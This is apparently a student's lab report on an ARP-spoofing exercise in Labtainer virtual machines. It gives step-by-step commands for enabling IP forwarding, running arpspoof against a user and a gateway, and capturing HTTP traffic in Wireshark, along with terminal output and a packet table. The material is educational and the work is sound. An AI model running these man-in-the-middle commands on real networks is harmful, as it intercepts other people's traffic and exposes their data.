

## Lab #3 - ARP-Spoof

Jeffrey Resto

### **Summary:**

For this lab we were tasked with performing a network attack called ARP spoofing in order to capture network traffic between two hosts. The attack allowed us to manipulate the ARP table of the victim's computer and redirect the traffic on the network. One of the ways this attack is used is in man-in-the-middle attacks. This type of attack allows bad actors to inspect, capture and modify data packets between two hosts.

### **Background:**

This lab included the use of Wireshark, on the attacker's computer, to observe the traffic on the local network. We then initiated traffic between the user computer and the web server to access a webpage, which the attacker couldn't see due to the limitations of sniffing on a switched LAN. We then proceeded to perform an ARP spoof by forwarding IP packets that the attacker's machine received. We then used two terminal windows on the attacker's machine to target the user and gateway with the arpspoof command in order to trick the user and gateway into thinking the attacker is the other device. Finally we observed the ARP spoofing in Wireshark, captured the HTTP traffic and saved it in order to analyze the HTTP packets between the user and webserver. This was a first for us as a group, having never implemented a man in the middle attack we were shocked to see how simple it was and how sensitive data can be stolen without the attacker being detected.

### **Tools and System Specifications:**

In this lab we implemented the use of the labtainer virtual machine to host the attacker and victim machines. We then used Wireshark to analyze the network traffic between the machines on the network.

### **What have you learned from this lab and how it will help you to protect the system from vulnerability and attacks?**

After completing this group lab my group have learned and gained a much deeper understanding of how attackers can exploit the ARP protocol to intercept and manipulate

network traffic. From this lab it was learned how vulnerable ARP is since it is used to map an IP address to a MAC address in a local network. We saw how this could be at risk of exploitation. My group realized this after completing the lab and realizing how the method of ARP spoofing involves sending forged ARP messages on the network to alter the ARP cache of devices which cause them to send their traffic to the attacker's machine instead of the intended destination.

## Results, Discussions, and Conclusion:


### Task 1: Observe Network Traffic Without ARP Spoofing

#### 1. Launch Wireshark on the Attacker:

First, open Wireshark on the Attacker computer to observe normal traffic on the local network.

Select the eth0 network interface to start capturing packets:

`wireshark -ki eth0`



#### 2. Initiate Traffic from the User Computer:

Go to the User computer and use `wget` to fetch a webpage from the Webserver:

`wget <Webserver IP address>`

This command sends a request from the User to the Webserver through the Gateway. Normally, traffic on a switched network is only visible to the computers involved, so the Attacker shouldn't see this communication.

```
ubuntu@user:~$ wget 172.35.0.3
--2025-03-12 21:37:06-- http://172.35.0.3/
Connecting to 172.35.0.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 908 [text/html]
Saving to: 'index.html'

index.html          100%[=====]          908  ---KB/s   in 0s


2025-03-12 21:37:06 (43.0 MB/s) - 'index.html' saved [908/908]

ubuntu@user:~$
```

### 3. Analyze the Results in Wireshark:

In Wireshark, check if you can see the HTTP request or response traffic between the User and Webserver. You should not see it, as switches typically prevent other devices on the network from intercepting traffic not meant for them.

This demonstrates the limitations of passive sniffing on a switched LAN.



## Task 2: Perform ARP Spoofing to Intercept Traffic

### 1. Enable IP Forwarding on the Attacker:

To act as a man-in-the-middle, the Attacker machine needs to forward IP packets it receives. Verify that IP forwarding is enabled by running the following command on the Attacker:

```
sysctl net.ipv4.conf.all.forwarding
```

Ensure this setting returns a value of 1. If it's set to 0, enable IP forwarding with:

```
sudo sysctl -w net.ipv4.conf.all.forwarding=1
```

```
ubuntu@attacker: ~  
ubuntu@attacker:~$ sysctl net.ipv4.conf.all.forwarding  
net.ipv4.conf.all.forwarding = 1  
ubuntu@attacker:~$
```

## 2. Spoof the ARP Cache on the User and Gateway Computers:

In this step, you will use arpspoof to deceive the User and Gateway into thinking the Attacker is the other device.

Open two terminal windows on the Attacker. In each terminal, run the following commands to target both the User and Gateway:

Terminal 1: Run this command to spoof the ARP cache of the User, making it think the Attacker is the Gateway:

```
sudo arpspoof -t <User IP> <Gateway IP>
```

```
ubuntu@attacker:~$ sudo arpspoof -t 172.25.0.2 172.25.0.3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
^CCleaning up and re-arping targets...
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:3
```

Terminal 2: Run this command to spoof the ARP cache of the Gateway, making it think the Attacker is the User:

```
sudo arpspoof -t <Gateway IP> <User IP>
```



#### 4. Verify the Spoofing by Capturing HTTP Traffic:

Go back to the User computer and re-fetch the webpage from the Webserver:


wget <Webserver IP address>

Check Wireshark on the Attacker machine. You should now see TCP packets and HTTP traffic between the User and Webserver. This demonstrates that the Attacker is now successfully positioned as a man-in-the-middle in the communication path.

```
ubuntu@user:~$ wget 172.35.0.3
--2025-03-12 21:54:39-- http://172.35.0.3/
Connecting to 172.35.0.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 908 [text/html]
Saving to: 'index.html.1'

index.html.1          100%[=====]          908  --.-KB/s   in 0.001s

2025-03-12 21:54:39 (887 KB/s) - 'index.html.1' saved [908/908]
```



| No. | Time            | Source     | Destination | Protocol | Length | Info                                                 |
|-----|-----------------|------------|-------------|----------|--------|------------------------------------------------------|
| 194 | 1118.8008673... | 172.35.0.3 | 172.25.0.2  | TCP      | 103    | 80 → 37048 [PSH, ACK] Seq=56 Ack=138 Win=65024 Len=0 |
| 195 | 1118.8008769... | 172.35.0.3 | 172.25.0.2  | TCP      | 103    | [TCP Retransmission] 80 → 37048 [PSH, ACK] Seq=56 A  |
| 196 | 1118.8009424... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | 37048 → 80 [ACK] Seq=138 Ack=93 Win=64256 Len=0 TSv  |
| 197 | 1118.8009536... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | [TCP Dup ACK 196#1] 37048 → 80 [ACK] Seq=138 Ack=93  |
| 198 | 1118.8011319... | 172.35.0.3 | 172.25.0.2  | TCP      | 106    | 80 → 37048 [PSH, ACK] Seq=93 Ack=138 Win=65024 Len=  |
| 199 | 1118.8011406... | 172.35.0.3 | 172.25.0.2  | TCP      | 106    | [TCP Retransmission] 80 → 37048 [PSH, ACK] Seq=93 A  |
| 200 | 1118.8012109... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | 37048 → 80 [ACK] Seq=138 Ack=133 Win=64256 Len=0 TS  |
| 201 | 1118.8012207... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | [TCP Dup ACK 200#1] 37048 → 80 [ACK] Seq=138 Ack=13  |
| 202 | 1118.8014581... | 172.35.0.3 | 172.25.0.2  | TCP      | 87     | 80 → 37048 [PSH, ACK] Seq=133 Ack=138 Win=65024 Len  |
| 203 | 1118.8014717... | 172.35.0.3 | 172.25.0.2  | TCP      | 87     | [TCP Retransmission] 80 → 37048 [PSH, ACK] Seq=133   |
| 204 | 1118.8021355... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | 37048 → 80 [ACK] Seq=138 Ack=154 Win=64256 Len=0 TS  |
| 205 | 1118.8021507... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | [TCP Dup ACK 204#1] 37048 → 80 [ACK] Seq=138 Ack=15  |
| 206 | 1118.8024038... | 172.35.0.3 | 172.25.0.2  | TCP      | 68     | 80 → 37048 [PSH, ACK] Seq=154 Ack=138 Win=65024 Len  |
| 207 | 1118.8024209... | 172.35.0.3 | 172.25.0.2  | TCP      | 68     | [TCP Retransmission] 80 → 37048 [PSH, ACK] Seq=154   |
| 208 | 1118.8028112... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | 37048 → 80 [ACK] Seq=138 Ack=156 Win=64256 Len=0 TS  |
| 209 | 1118.8028224... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | [TCP Dup ACK 208#1] 37048 → 80 [ACK] Seq=138 Ack=15  |
| 210 | 1118.8034966... | 172.35.0.3 | 172.25.0.2  | HTTP     | 974    | HTTP/1.0 200 OK (text/html)                          |
| 211 | 1118.8035877... | 172.35.0.3 | 172.25.0.2  | TCP      | 974    | [TCP Retransmission] 80 → 37048 [PSH, ACK] Seq=156   |
| 212 | 1118.8044466... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | 37048 → 80 [ACK] Seq=138 Ack=1064 Win=64128 Len=0 T  |
| 213 | 1118.8044722... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | [TCP Dup ACK 212#1] 37048 → 80 [ACK] Seq=138 Ack=10  |
| 214 | 1118.8047231... | 172.35.0.3 | 172.25.0.2  | TCP      | 66     | 80 → 37048 [FIN, ACK] Seq=1064 Ack=138 Win=65024 Le  |
| 215 | 1118.8047305... | 172.35.0.3 | 172.25.0.2  | TCP      | 66     | [TCP Out-Of-Order] 80 → 37048 [FIN, ACK] Seq=1064 A  |
| 216 | 1118.8137551... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | 37048 → 80 [FIN, ACK] Seq=138 Ack=1065 Win=64128 Le  |
| 217 | 1118.8137791... | 172.25.0.2 | 172.35.0.3  | TCP      | 66     | [TCP Out-Of-Order] 37048 → 80 [FIN, ACK] Seq=138 Ac  |
| 218 | 1118.8142847... | 172.35.0.3 | 172.25.0.2  | TCP      | 66     | 80 → 37048 [ACK] Seq=1065 Ack=139 Win=65024 Len=0 T  |
| 219 | 1118.8142935... | 172.35.0.3 | 172.25.0.2  | TCP      | 66     | [TCP Dup ACK 218#1] 80 → 37048 [ACK] Seq=1065 Ack=1  |

### Task 3: Save and Analyze the Captured Traffic

#### 1. Stop the Capture:

In Wireshark, click the Stop button (red square) to halt the packet capture.

#### 2. Save the Captured Traffic:

Save the captured packets to a file named sniff.pcapng in the Attacker's home directory:

Go to File > Save As, and choose /home/ubuntu/sniff.pcapng as the

file path.

### 3. Analyze the Traffic:

Review the saved file to analyze the captured HTTP packets between the User and Webserver. Pay attention to any sensitive information, such as HTTP requests, that may have been transmitted in plain text